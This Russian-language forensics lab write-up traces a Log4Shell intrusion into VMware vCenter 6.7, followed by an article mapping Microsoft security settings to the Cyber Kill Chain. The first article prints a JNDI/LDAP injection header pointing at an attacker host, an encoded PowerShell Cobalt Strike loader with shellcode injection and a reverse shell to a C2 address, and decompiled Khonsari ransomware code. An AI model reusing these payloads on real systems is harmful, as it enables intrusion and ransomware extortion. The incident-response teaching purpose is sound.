Уязвимость в продукте VMware vCenter Server версии 6.7 находится в заголовке `X-Forwarded-For` на странице входа `https://<адрес хоста>/websso/SAML2/SSO/<ДНС-имя хоста>?SAMLRequest=`, где в качестве полезной нагрузки передается строка `X-Forwarded-For: \\${jndi:ldap://<ДНС-адрес злоумышленника>:1389/payload}`. После установки соединения с сервером злоумышленника по протоколу LDAP загружается вредоносная нагрузка, которую выполняет `Powershell.exe`.


Проанализируем логи VMware vCenter Server, расположенные в каталоге `ProgramData\VMware\vCenterServer\runtime\VMwareSTSService\logs`.

В момент, соответствующий временной отметке `28.12.2021 в 12:39:28 UTC`, обнаружен успешный вход пользователя `administrator@vsphere.local`.

```
:"12/28/2021 12:39:29 PST","description":"User administrator@vsphere.local@fe80::7c68:4669:c33c:90a3%5 logged in with response code 200","eventSeverity":"INFO",
```

Успешный вход пользователя administrator@vsphere.local

Начиная с `29.12.2021 01:50:06 UTC` обнаружены попытки эксплуатации уязвимости Log4Shell в системе.



Участок логов с эксплуатацией уязвимости Log4Shell

Злоумышленник в качестве нагрузки использовал адрес `log4shell.huntress.com:1389/b1292f3c-a652-4240-8fb4-59c43141f55a`, чтобы определить, уязвим ли установленный в системе продукт VMware vCenter Server.

Источником атаки служит компьютер с IP-адресом `192.168.112.128`. После успешной компрометации была загружена полезная нагрузка с IP-адреса атакующего `ldap://192.168.112.128/0=tomcat`.

В результате анализа логов VMware vCenter Server версии 6.7 мы обнаружили точку входа злоумышленников в сеть организации.

Продолжение статьи →


← НАЧАЛО СТАТЬИ

УРОКИ ФОРЕНЗИКИ

РАССЛЕДУЕМ КИБЕРИНЦИДЕНТ ПО СЛЕДАМ LOG4SHELL

МЕТОДЫ ПОСТЭКСПЛУАТАЦИИ

Мы выяснили, что злоумышленник проэксплуатировал уязвимость CVE-2021-44228 в продукте VMware vCenter Server 29.12.2021 в 01.50.50 UTC. Загрузим логи операционной системы, для этого откроем утилиту FullEventLogView, нажмем File → Choose Data Source и выберем каталог, в который выгрузили логи из папки `Windows\System32\winev\Logs` исследуемого образа. Затем перейдем на вкладку Options → Advanced Options и выберем интересующее нас время 29.12.2021 01:50 UTC.




Конфигурация дополнительных параметров для анализа логов Windows

Найдем события `powershell.exe`. В 02:09:51 29.12.2021 UTC злоумышленниками выполнен код командной оболочки `Powershell.exe`.

```
HostName=ConsoleHost
HostVersion=5.1.14393.693
HostId=f76d621a-912c-49f8-9f41-6f9760e6a10d
HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -nop -w hidden -encodedcommand
```

Полезная нагрузка


Следующим этапом эта полезная нагрузка декодируется и выполняется. Также при анализе логов мы обнаружили следующий код.



```
Создание текста Scriptblock (1 из 1):
$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String("H4sIAAAAAAAAANVWaW/iSBD9HH6FN0Ia0CQcCeQajTRtsMEeTDDGNgRFK2M3pqF9jN3mmNH89y0fYYdkd1ba1a60LaF2N1Wv3qu
...
[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
```

Декодируемая полезная нагрузка

Полезная нагрузка декодируется по алгоритму Base64, а далее распаковывается с использованием gzip. Для преобразования перейдем на сайт CyberChef, выберем `From Base64 -> Gunzip`, загрузим представленные выше закодированные данные и продолжим анализ.



```
$compiler = New-Object Microsoft.CSharp.CSharpCodeProvider
$params = New-Object System.CodeDom.Compiler.CompilerParameters
$params.ReferencedAssemblies.AddRange(@("System.dll", [PsObject].Assembly.Location))
$params.GenerateInMemory = $True
$result = $compiler.CompileAssemblyFromSource($params, $assembly)

[Byte[]]$var_code = [System.Convert]::FromBase64String("/EiD5PDoyAAAAEFRQVBSUVZIMdJlSItSYEiLUhhIilIgSItyUEgPt0pKTTHJSDHArDxhfAIsIEHByQ1BAcHi7VJBUUiL
...
0iJ8UiJ2kG4ACAAAEmJ+UG6EpaJ4v/VSIPEIIXAdLZmiwdIAcOFwHXXWFhYSAUAAAAAUMPon/3//zE5Mi4xNjguMTEyLjEyOAAAAAAA")

$buffer = [inject.func]::VirtualAlloc(0, $var_code.Length + 1, [inject.func+AllocationType]::Reserve -bOr [inject.func+AllocationType]::Commit,
[inject.func+MemoryProtection]::ExecuteReadWrite)
```

Преобразуемая полезная нагрузка

В переменной `$var_code` содержится шелл-код, который выполняется в `Powershell.exe`. Выполним данный скрипт, чтобы обнаружить адрес управляющего центра. Для этого откроем утилиту ProcessHacker2, перейдем на вкладку Network и найдем процесс Powershell.exe.


powershell... DESKTOP-T2J87IL 49753 192.168.112.128 1337 TCP SYN sent

Сетевое взаимодействие с управляющим сервером

Нагрузка взаимодействует с управляющим сервером `192.168.112.128` по порту `1337` и представляет собой обратную оболочку для фреймворка Cobalt Strike.

СОХРАНЕНИЕ ПОСТОЯНСТВА В СИСТЕМЕ


Проанализируем реестр, чтобы понять, как злоумышленники закрепились в системе. В ветке `NTUSER.dat` пользователя `Administrator.WIN-B633EO9K91M` в ключе `SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce` мы обнаруживаем имя исполняемого файла.



Сохранение постоянства в системе

Для закрепления в системе злоумышленники использовали исполняемый файл `baaaackdooor.exe`. Данный файл по его пути мы найти не смогли, но с помощью сканирования антивирусными средствами обнаружили вредоносный файл `C:\khonsari.exe`. Получим временную метку его создания и исследуем его.

Разберем, в какое время был создан файл `khonsari.exe`. Для этого с использованием утилиты `R-Studio` откроем примонтированный виртуальный диск, найдем в корне файл `$MFT` и выгрузим его.



Файл MFT

Воспользуемся инструментом `MFTECmd.exe` и получим информацию об объектах файловой системы в файл CSV.

```
MFTECmd.exe -f $MFT --csv .\RESULT\MFT
```

Мы получили файл, содержащий пути ко всем объектам файловой системы, а также метки времени. С использованием поиска найдем файл `khonsari.exe`. Все метки времени в таблице MFT используют часовой пояс UTC.

Через поиск найдем исследуемый файл — он создан 2021-12-29 02:15:56 UTC.

khonsari.exe .exe 12800 1 2021-12-29 02:15:56.1622614 2021-12-29 02:15:56.1627214

Дата создания файла khonsari.exe


Также в файле MFT обнаружена дата создания файла `khonsari.dmp` и путь к нему.

.\Users\Administrator.WIN-B633EO9K91M\AppData\Local\CrashDumps khonsari.exe.16808.dmp .dmp 1 2021-12-29 02:17:23.2491392

Дата создания файла dmp

Полученные данные свидетельствуют о том, что вредоносный файл запущен от имени учетной записи `Administrator.WIN-B633EO9K91M`, при своей работе он получил ошибку, и дамп работы сохранен на диске.


Получим MD5-хеш исполняемого файла `khonsari.exe` и найдем его на VirusTotal: 6ac57a1e090e7abdb9b7212e058c43c6, имя файла `khonsari.exe`. В отчете VirusTotal обнаружена первая дата загрузки вредоносного файла: 2021-12-11 22:57:01 UTC. Файл определяется антивирусными средствами следующим образом.



Ad-Aware	Trojan.Khonsari.A	AhnLab-V3	Ransomware/Win.Khonsari.R458604
Alibaba	Ransom:MSIL/Khonsari.7e2cba63	ALYac	Trojan.Ransom.Filecoder
Antiy-AVL	Trojan/Generic.ASSuf.4192A	Arcabit	Trojan.Khonsari.A
Avast	Win32:RansomX-gen [Ransom]	AVG	Win32:RansomX-gen [Ransom]
Avira (no cloud)	HEUR/AGEN.1216717	BitDefender	Trojan.Khonsari.A
BitDefenderTheta	Gen:NN.ZemsilF.34212.am0@aqcMuqf	ClamAV	Win.Trojan.Khonsari-9915806-0
Comodo	Malware@#vh4pdgmvoxs8	CrowdStrike Falcon	Win/malicious_confidence_100% (W)
Cylance	Unsafe	Cynet	Malicious (score: 100)
Cyren	W32/Ransom.RVBX-1540	DrWeb	Trojan.EncoderNET.31
Elastic	Malicious (high Confidence)	Emsisoft	Trojan.Khonsari.A (B)
eScan	Trojan.Khonsari.A	ESET-NOD32	A Variant Of MSIL/Filecoder.ANF
F-Secure	Heuristic.HEUR/AGEN.1216717	Fortinet	MSIL/Filecoder.ANF!tr.ransom


Детектирование вредоносного файла антивирусными средствами

Получим информацию о вредоносном файле, для этого воспользуемся утилитой DIE.



Результат работы утилиты Die.exe

Приложение написано на `C#`. Декомпилируем исполняемый файл. Для этого можно воспользоваться утилитой DnSpy или ILSpy. Найдем функцию `main` и разберем функциональность. Код приложения обфусцирован.




```
private static void Main()
{
    List<string> list = new List<string>();
    WebClient webClient = new WebClient();
    string text = "/\u001b\u0015\u0011R~]pi^UTF`CviVUN\u00120\u001f!(\u001c>\u0002\t=\u0016,\u0018\v\u0004>\u0018\u007f\u0006;
    string eDhcLlqR = text;
    string text2 = "GoaahQrC";
    string text3 = text2;
    string vnNtUrJn = text3;
    webClient.DownloadString(oymxyeRJ.CajLqoCk(eDhcLlqR, vnNtUrJn));
    DriveInfo[] drives = DriveInfo.GetDrives();
    foreach (DriveInfo driveInfo in drives)
    {
        string name = driveInfo.Name;
        string text4 = "2w\u0015";
        string eDhcLlqR2 = text4;
        string text5 = "qMIamfMA";
        string text6 = text5;
        string vnNtUrJn2 = text6;
        if (!name.Equals(oymxyeRJ.CajLqoCk(eDhcLlqR2, vnNtUrJn2)))
        {
            list.Add(driveInfo.Name);
        }
    }
    list.Add(Environment.GetFolderPath(Environment.SpecialFolder.Personal));
    list.Add(Environment.GetFolderPath(Environment.SpecialFolder.MyVideos));
    list.Add(Environment.GetFolderPath(Environment.SpecialFolder.MyPictures));
    string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.UserProfile);
    string eDhcLlqR3 = ")=&\u0004%%&#\u001e";
    string text7 = "mRQjIJGG";
    string vnNtUrJn3 = text7;
    list.Add(Path.Combine(folderPath, oymxyeRJ.CajLqoCk(eDhcLlqR3, vnNtUrJn3)));
    list.Add(Environment.GetFolderPath(Environment.SpecialFolder.DesktopDirectory));
```

Участок кода вредоносного файла

Первым делом загружается текстовый файл с адреса, указанного в переменной `text`. Эта строка преобразуется операцией XOR с ключом в переменной `text2="GoaahQrC`. После декодирования загружается файл с ресурса `http://3.145.115.94/zambos_caldo_de_p.txt`. Провайдер IP-адреса `3.145.115.94` — Amazon Technologies Inc.

Далее вредоносный исполняемый файл `khonsari.exe` получает информацию о каталогах пользователя и начинает шифровать файлы по алгоритму AES. Каждому зашифрованному файлу присваивается расширение `.khonsari`. Перед шифрованием расширение файла проверяется по алгоритму, реализованному в функции `LxqQxinF`. Все файлы с расширениями `.ini` и `.khonsari` не шифруются программой-вымогателем.

Исследуемый нами файл был запущен 29.12.2021 02:17:18, но в результате сбоя он не сработал в скомпрометированной системе.



```
Имя сбойного приложения: khonsari.exe, версия: 1.0.0.0, метка времени: 0xb8484e8f
Имя сбойного модуля: KERNELBASE.dll, версия: 10.0.14393.479, метка времени: 0x582588e6
Код исключения: 0xe0434352
Смещение ошибки: 0x0000000000017788
Идентификатор сбойного процесса: 0x41a8
Время запуска сбойного приложения: 0x01d7fc5a26fa7673
Путь сбойного приложения: C:\khonsari.exe
Путь сбойного модуля: C:\Windows\System32\KERNELBASE.dll
Идентификатор отчета: d0e4ff21-70ee-4071-8f59-2f1f9b4c3445
Полное имя сбойного пакета:
Код приложения, связанного со сбойным пакетом:
```

Ошибка работы исполняемого файла khonsari.exe

Дамп сбойного приложения также можно найти в каталоге `C:\ProgramData\Microsoft\Windows\WER\ReportArchive\`.

INFO

Когда приложение аварийно завершает свое выполнение в Windows, механизм отчетов об ошибках WER собирает подробную отладочную информацию об исполняемом файле. Дамп содержит имя приложения и загружаемые модули. Этот механизм — один из важных артефактов операционной системы, который необходимо анализировать.


Чтобы сохранить постоянное присутствие в системе, злоумышленники использовали ключ реестра `SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce` ветки `NTUSER.dat` пользователя `Administrator.WIN-B633EO9K91M`. После этого они загрузили программу-вымогатель `C:\khonsari.exe`.

УСТРАНЕНИЕ УЯЗВИМОСТИ

Для устранения уязвимости CVE-2021-44228 в продуктах VMware VCenter Server версии 6.7 необходимо провести обновление 3q сборки 19300125. Если обновиться невозможно, следует воспользоваться сценарием, который публикует компания VMware.

В целях обновления используется скрипт `vc_log4j_mitigator.py`, который остановит службы vCenter Server, запустит Java-файлы с флагом `log4j2.formatMsgNoLookups=true`, распакует файл `log4j-core-2.x.x.jar` и удалит `JndiLookup.class` из всех файлов jar/war на устройстве. Первоначальная проблема в библиотеке Log4j была устранена в версии `2.15.0`.

Проанализируем файл `log4j-core-2.11.2.jar`. Для этого переименуем его в формат ZIP и выгрузим файл `org/apache/logging/log4j/core/lookup/JndiLookup.class` (sha256:0f038a1e0aa0aff76d66d1440c88a2b35a3d023ad8b2e3bac8e25a3208499f7e). Откроем его в утилите jadx и найдем значение, хранящееся в переменной `CONTAINER_JNDI_RESOURCE_PATH_PREFIX=java:comp/env/`.



```
@Plugin(category = "Lookup", name = "jndi")
public class JndiLookup extends AbstractLookup {
    static final String CONTAINER_JNDI_RESOURCE_PATH_PREFIX = "java:comp/env/";
    private static final Logger LOGGER = StatusLogger.getLogger();
    private static final Marker LOOKUP = MarkerManager.getMarker("LOOKUP");

    public String lookup(LogEvent event, String key) {
        JndiManager jndiManager;
        Throwable th;
        Throwable th2;
        if (key == null) {
            return null;
        }
```

Содержимое файла JndiLookup.class

ЗАКЛЮЧЕНИЕ

По результатам решения лабораторной работы мы научились извлекать из операционной системы Windows артефакты, необходимые для расследования инцидента. Проанализировали реестр и получили первичную информацию об объекте исследования, проанализировали логи VMware vCenter Server версии 6.7 и обнаружили эксплуатацию уязвимости Log4Shell (CVE-2021-44228). Источником компьютерной атаки был хост с IP-адресом `192.168.112.128`, время начала атаки — 29.12.2021 в 01.50.50 UTC.

Далее мы обнаружили загруженную на взломанную машину полезную нагрузку — PowerShell-маячок фреймворка Cobalt Strike. Мы выявили метод закрепления в системе и нашли загруженную злоумышленником программу-вымогатель. Наконец, мы нашли методы устранения уязвимости Log4Shell в продуктах VMware vCenter Server.

KILL THEM ALL

РАНЖИРУЕМ ИБ-ИНСТРУМЕНТЫ MICROSOFT ПО CYBER KILL CHAIN

Почему-то принято считать, что для защиты серверов и сетевой инфраструктуры обязательно приобретать и настраивать сложные дорогостоящие программные продукты. Вместе с тем в арсенале Microsoft имеется множество инструментов безопасности, которые при правильной настройке прекрасно работают «из коробки». Давай разберем их в соответствии с моделью Cyber Kill Chain.

AK_83
В профессии с 2006 года. Выполнял и выполняю ИБ-проекты в России, СНГ и Юго-Восточной Азии.
tester-ak@yandex.ru

Можно по-разному относиться к продукции и сервисам корпорации Microsoft, но нельзя не признать, что она предлагает большой ассортимент инструментов для обеспечения информационной безопасности как своих собственных программ, так и продуктов, создаваемых на их базе. В первую очередь стоит отметить значительное количество встроенных механизмов защиты информации в операционных системах и корпоративных продуктах, за которые ты (точнее, твой работодатель) уже заплатил, но на практике мало используешь.

Мы привыкли строить информационную защиту с использованием «внешних» средств. Сотни и тысячи компаний и стартапов специализируются именно на таких технических решениях и проектах. При этом мы забываем (на мой взгляд, абсолютно незаслуженно) об инструментах и механизмах защиты информации, которые встроены в общесистемное и прикладное ПО, а также о его небезопасных дефолтных конфигурациях. Ошибки в настройке таких приложений «не перекроют» никакие, даже самые продвинутые средства.

В этой статье я хочу систематизировать и приоритизировать инструменты и механизмы защиты информации для in-house корпоративных IT-инфраструктур, построенных на продуктах корпорации Microsoft в соответствии с моделью Cyber Kill Chain. При расстановке приоритетов я сделаю акцент на разрушении цепочки атаки на максимально ранней стадии.

Для начала зафиксируем условную типовую корпоративную IT-инфраструктуру:

- локальная Active Directory Domain Services;
- серверные операционные системы: Windows Servers 2016 и выше;
- клиентские операционные системы: Windows 10;
- клиентский веб-браузер: Microsoft Edge;
- почтовые серверы: Exchange Server 2016 и выше.

Ты наверняка сталкивался с такими IT-инфраструктурами, поскольку в нашей стране их достаточно много. Своевременный харденинг в таких инфраструктурах, которому уже уделялось внимание в других публикациях на «Хакере», сейчас не фоновая задача, а одна из первоочередных. В том числе принимая во внимание, что с рынка ушли некоторые средства защиты информации.

Рассматриваемые инструменты и механизмы информационной безопасности я разделю на две группы. Первая группа — это условно «пассивные» (детектирующие) инструменты, которые могут обнаружить подозрительную активность или инцидент и уведомить о них пользователя. Вторая — условно «активные» (реагирующие) инструменты, которые могут предотвратить конкретные действия (например, запретить или заблокировать их). Они в состоянии сократить площадь атаки, могут скорректировать действия субъекта доступа или сам объект доступа (к примеру, изолировать или переместить его) либо компенсировать конкретные действия — усложнить условия доступа, затребовать дополнительные подтверждающие действия и так далее. Такое деление позволит избежать иллюзии того, что просто ведение журналов регистрации событий (включение тобой аудита) физически или логически может помешать атакующему выполнить активное несанкционированное действие.

РЕЗУЛЬТАТЫ СОПОСТАВЛЕНИЯ И ПРИОРИТИЗАЦИИ ИНСТРУМЕНТОВ ПО ШАГАМ CYBER KILL CHAIN

Разведка (Reconnaissance)

- Цель атакующего: собрать информацию о целях атаки
- Цель защищающегося: сократить пространство для разведки и площадь для атаки

Направлениями разведки в первую очередь становятся люди (работники, подрядчики, клиенты) и IT-инфраструктуры, относящиеся к цели атаки. Исходными данными зачастую выступает только название организации, отдельно взятый веб-сайт, конкретная система. Атакующему доступны разные методы сбора информации: от общедоступных источников и социальной инженерии до использования специальных сервисов и инструментов.

«Пассивные» инструменты

- **Включить аудит Microsoft Defender Firewall (pfirewall.log).** Это необходимо сделать в связи с тем, что по умолчанию аудит Microsoft Defender Firewall отключен.

«Активные» инструменты

- **Использовать брандмауэр в Microsoft Defender.** Отключить (блокировать) все неиспользуемые порты и входящие соединения, чтобы сократить площадь атаки и пространство для сетевой разведки.
- **Ограничить разрешения для веб-сайтов в Microsoft Edge в части сбора данных о расположении пользователя.** Включить «Запрос перед доступом» (Ask before accessing), чтобы уменьшить вероятность раскрытия данных атакующему в ходе разведки.
- **Ограничить удаленные вызовы к Security Account Manager (SAM).** Сократить возможности энумерации пользователей и групп в локальной базе SAM и Active Directory в ходе разведки. По умолчанию параметр «Сетевой доступ: ограничить доступ клиентов, которым разрешены удаленные вызовы SAM» (Network access: Restrict clients allowed to make remote calls to SAM) настроен следующим образом: для более старых операционных систем проверка доступа не выполняется, для более новых предоставляется доступ только членам встроенной группы «Администраторы» (BUILTIN\Administrators).
- **Ограничить пользователям, прошедшим проверку, использование NetSessionEnum.** Сократить возможности энумерации сессий для определения узлов, где пользовательские и сервисные учетные записи были залогинены. Это необходимо потому, что по умолчанию прошедшим проверку (Authenticated Users) пользователям разрешено применять метод NetSessionEnum.

Вооружение (Weaponization)

- Цель атакующего: подготовить вредоносное ПО
- Цель защищающегося: ~~улыбаться и махать~~ обеспечить организационную и техническую готовность к последующим стадиям атаки

Атакующему доступно несколько вариантов подготовки «вооружения»: самостоятельно разработать с нуля, воспользоваться общедоступными инструментами (бесплатными утилитами, опенсорсными инструментами, слитыми приложениями), преобразовать общедоступные инструменты (доработать скрипты или модули, «переупаковать» утилиты) и, конечно же, купить их. Реальным ограничением выступает только доступный злоумышленнику бюджет.

На практике специалисты по защите информации не могут серьезно влиять на атакующего за пределами подконтрольной им IT-инфраструктуры. Тут можно порекомендовать быть в курсе современных тенденций в сфере разработки и применения вредоносного ПО (для этого достаточно регулярно читать «Хакер»), а также сосредоточиться на создании и поддержании организационных и технических условий, необходимых для работы специалистов по защите информации.

Доставка (Delivery)

- Цель атакующего: доставить подготовленное вредоносное ПО в IT-инфраструктуру, относящуюся к цели атаки, обходя средства защиты информации
- Цель защищающегося: сократить пути и вероятность успешной доставки вредоносного ПО

Атакующему доступно несколько каналов доставки, включая электронную почту, съемные носители информации, веб-сайт (в том числе watering hole), а также классическая эксплуатация уязвимостей сервисов и ресурсов, расположенных в атакуемом периметре. Стоит отметить, что практически все варианты атаки в той или иной мере реализуются с использованием социальной инженерии.

«Пассивные» инструменты

- **Включить аудит Microsoft Defender SmartScreen** — в связи с тем, что по умолчанию аудит (Windows event log) для SmartScreen отключен.
- **Включить аудит для почтовых ящиков в Exchange Server** — по умолчанию действия, выполняемые владельцем почтового ящика, не регистрируются (аудит отключен).

«Активные» инструменты

- **Использовать фильтр SmartScreen в Microsoft Defender.** Это позволит сократить посещение потенциально опасных веб-сайтов, а также загрузку вредоносных или нежелательных приложений.
- **Включить агент защиты от нежелательной почты (Antispam agent).** Это позволит сократить потенциальные источники нежелательных или вредоносных писем. Агент защиты от нежелательной почты доступен для Exchange 2016 и Exchange 2019, но по умолчанию он не установлен.
- **Использовать (настроить) антивирусный почтовый агент (Malware agent).** Сократит возможности доставки вредоносного ПО на целевой хост через письма. Отмечу, что по умолчанию антивирусный почтовый агент включен и дефолтное действие — удаление сообщения (эту настройку в некоторых случаях нужно подтюнить).
- **Ограничить использование неавторизованных внешних устройств.** Это сокращает возможности доставить вредоносное ПО на целевой хост через внешние устройства.
- **Отключить автозапуск (Autorun и AutoPlay) для внешних устройств.** Тут комментариев не требуется: назначение этого действия вполне очевидно.
- **Включить Windows Sandbox**. Позволит изолировать потенциально вредоносное ПО и сократить возможности доставить его на целевой хост.
- **Включить Application Guard в Microsoft Defender**. Поможет изолировать недоверенные веб-сайты и файлы.

Эксплуатация (Exploitation)

- Цель атакующего: получить доступ на определенный хост с достаточными правами для установки бэкдора
- Цель защищающегося: сократить варианты и вероятность получить несанкционированный доступ

Атакующий может использовать все варианты добычи кредов (guessing, cracking и другие), переполнение буфера (buffer overflow), атаки «человек посередине» (man in the middle) и, конечно же, социальную инженерию. Хотя Cyber Kill Chain описывает цель этого этапа именно как установку бэкдоров, в реальности существуют и другие варианты развития событий. Но мы будем придерживаться предложенной нам модели.

«Пассивные» инструменты

- **Включить Advanced Audit Policy** (особенно Account Management, Policy Change, Privilege Use, System).
- **Включить аудит Lsass.exe.**
- **Использовать System Monitor (Sysmon)** (подробности ты можешь прочитать в статье «Sysmon для безопасника»).

«Активные» инструменты

- **Включить монитор паролей (Password monitor) в Microsoft Edge.** Это сократит атакующему возможности использовать утекшие пароли пользователей (проверка паролей, сохраненных в веб-браузере).
- **Использовать диспетчер паролей (Password manager) в Microsoft Edge.** Этот шаг позволит избежать кражи паролей пользователей, вышедших из операционной системы.
- **Использовать Local Administrator Password Solution (LAPS) для хранения паролей локальных учетных записей операционной системы.** Сокращает возможности украсть пароли от локальных учетных записей.
- **Отключить административный автоматический вход в консоль восстановления.** Необходимо, чтобы исключить возможность автологона для атакующего (без ввода пароля). По умолчанию параметр «Консоль восстановления: разрешить автоматический вход администратора» (Recovery Console: Allow automatic administrative logon) включен.
- **Отключить или переименовать встроенную учетную запись администратора (Administrator).** Сокращает возможности компрометации учетных записей, в том числе с использованием брутфорса.
- **Отключить все неиспользуемые учетные записи.** Снижает возможность компрометации учетных записей, в том числе с использованием брутфорса известных атакующему учеток.
- **Не выводить имя последнего входившего в операционную систему пользователя.** Сокращает возможности компрометации учетных записей, в том числе брутфорса «подсвеченной» системой учетной записи. По умолчанию параметр «Интерактивный вход в систему: не отображать сведения о последнем входе в систему» (Interactive logon: Do not display last user name) выключен.
- **Отключить использование Microsoft-аккаунтов для Windows.** Ограничивает возможность компрометации системы за счет использования «подломленных» в другом месте учетных записей. По умолчанию параметр «Учетные записи: блокирование учетных записей Microsoft» («Accounts: Block Microsoft accounts») не определен для серверов контроллеров домена и выключен для рядовых серверов и клиентских компьютеров.
- **Запретить администраторам домена (Domain Admins и Enterprise Admins) входить на клиентские компьютеры и рядовые серверы** (исключение: серверы контроллеров домена). Это позволяет сократить возможности компрометации учетных записей, в том числе с применением атак pass the hash.
- **Включить Windows Defender Credential Guard.** Смысл этой настройки полностью аналогичен предыдущему пункту.
